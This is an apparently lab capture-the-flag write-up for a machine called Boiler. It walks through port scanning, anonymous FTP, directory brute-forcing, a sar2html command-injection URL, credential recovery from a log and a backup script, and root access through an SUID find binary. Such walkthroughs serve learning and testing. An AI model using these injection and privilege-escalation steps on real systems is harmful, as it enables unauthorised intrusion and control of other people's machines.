Boiler

Nmap Results:

```
Nmap scan report for 10.10.156.180
Host is up (0.048s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.3
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.11.8.165
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
80/tcp    open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
10000/tcp open  http    MiniServ 1.930 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
55007/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e3:ab:e1:39:2d:95:eb:13:55:16:d6:ce:8d:f9:11:e5 (RSA)
|   256 ae:de:f2:bb:b7:8a:00:70:20:74:56:76:25:c0:df:38 (ECDSA)
|_  256 25:25:83:f2:a7:75:8a:a0:46:b2:12:70:04:68:5c:cb (ED25519)
```

Lets check in ftp if there are some files there we can use or something like that :


There is a hidden file in there called .info.txt

```
220 (vsFTPd 3.0.3)
Name (10.10.156.180:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Aug 22  2019 .
drwxr-xr-x    2 ftp      ftp          4096 Aug 22  2019 ..
-rw-r--r--    1 ftp      ftp            74 Aug 21  2019 .info.txt
226 Directory send OK.
ftp>
```

and there is some text in that hidden file which looks like a rot encrypted text.

```
root@kali:~/thm/boiler# cat .info.txt
Whfg jnagrq gb frr vs lbh svaq vg. Yby. Erzrzore: Rahzrengvba vf gur xrl!
root@kali:~/thm/boiler#
```

Its rot13 and when we decrypt it in cyber chef we get this



When we go to port 80 we get a default page so lets do some dirbusting and see if there is something hidden in it.Also in robots.txt we find this

```
User-agent: *
Disallow: /

/tmp
/.ssh
/yellow
/not
/a+rabbit
/hole
/or
/is
/it

079 084 108 105 077 068 089 050 077 071 078 107 079 084 086 104 090 071 086 104 077 122 073 051 089 122 085 048 077 084 103 121 089 109 070 104 078 084 069 049 079 068 081 075
```

The numbers look like ASCII so lets do that and we get this OTliMDY2MGNkOTVhZGVhMzI3YzU0MTgyYmFhNTE1ODQK which looks like Base64 which then looks like a MD5 hash and we get kidding so gg this was a rabbit hole.

Results of Gobuster :

```
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.156.180
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirb/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/07/21 06:14:30 Starting gobuster
===============================================================
/.hta (Status: 403)
/.htpasswd (Status: 403)
/.htaccess (Status: 403)
/index.html (Status: 200)
/joomla (Status: 301)
/manual (Status: 301)
/robots.txt (Status: 200)
/server-status (Status: 403)
===============================================================
2020/07/21 06:14:55 Finished
===============================================================
```

So the CMS is joomla and lets ennumerate more on the joomla directory and see what stuff is in there and we find these results :

```
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.156.180/joomla
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirb/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
```


```
===============================================================
2020/07/21 06:24:24 Starting gobuster
===============================================================
/.htaccess (Status: 403)
/.hta (Status: 403)
/.htpasswd (Status: 403)
/_archive (Status: 301)
/_database (Status: 301)
/_files (Status: 301)
/_test (Status: 301)
/~www (Status: 301)
/administrator (Status: 301)
/bin (Status: 301)
/build (Status: 301)
/cache (Status: 301)
/components (Status: 301)
/images (Status: 301)
/includes (Status: 301)
/index.php (Status: 200)
/installation (Status: 301)
/language (Status: 301)
/layouts (Status: 301)
/libraries (Status: 301)
/media (Status: 301)
/modules (Status: 301)
/plugins (Status: 301)
/templates (Status: 301)
/tests (Status: 301)
/tmp (Status: 301)
===============================================================
2020/07/21 06:24:49 Finished
===============================================================
```

And we after going to a few of these find that _test has a service called sar2html so lets look for exploits for that one.

https://www.exploit-db.com/exploits/47204 and we find this one for remotecode execution and we have to add this to execute commands :


```
/index.php?plot=;<command-here>
```

First we find a log file by ls and then we can cat log.txt and find information about credentials here



and when we log in via ssh and do ls we find a backup.sh file lets cat that out and see what that does.


And when we cat it out we actually get user credentials for stoner



```
Last login: Thu Aug 22 12:29:45 2019 from 192.168.1.199
$ ls
backup.sh
$ cat backup.sh
REMOTE=1.2.3.4

SOURCE=/home/stoner
TARGET=/usr/local/backup

LOG=/home/stoner/bck.log

DATE=`date +%y\.%m\.%d\.`

USER=stoner
[redacted]

ssh $USER@$REMOTE mkdir $TARGET/$DATE


if [ -d "$SOURCE" ]; then
    for i in `ls $SOURCE | grep 'data'`;do
             echo "Begining copy of" $i  >> $LOG
             scp  $SOURCE/$i $USER@$REMOTE:$TARGET/$DATE
             echo $i "completed" >> $LOG

                if [ -n `ssh $USER@$REMOTE ls $TARGET/$DATE/$i 2>/dev/null` ];then
                    rm $SOURCE/$i
                    echo $i "removed" >> $LOG
                    echo "####################" >> $LOG
                                else
                                        echo "Copy not complete" >> $LOG
                                        exit 0
                fi
    done


else
```

So lets switch to the stoner account with this password and we are succesfull and lets traverse to stoner folder and when we do ls -la we find out two hidden files .nano and .secret so when we cat out .secret we find the text hidden and the user.txt

So now lets find what we can run as root and what we can use to priv esc lets do sudo -l



```
stoner@Vulnerable:~$ sudo -l
User stoner may run the following commands on Vulnerable:
    (root) NOPASSWD: /NotThisTime/MessinWithYa
```

and its a rabbit hole and then lets look for suid bits

```
find / -perm -u=s -type f 2>/dev/null
```

and then we find the suid that is unusual is find so lets look at gtfo bins and we find we can do this by doing

```
/usr/bin/find . -exec /bin/sh -p \;
```

and we got a root shell and then lets cat out the root flag by just going to the root folder.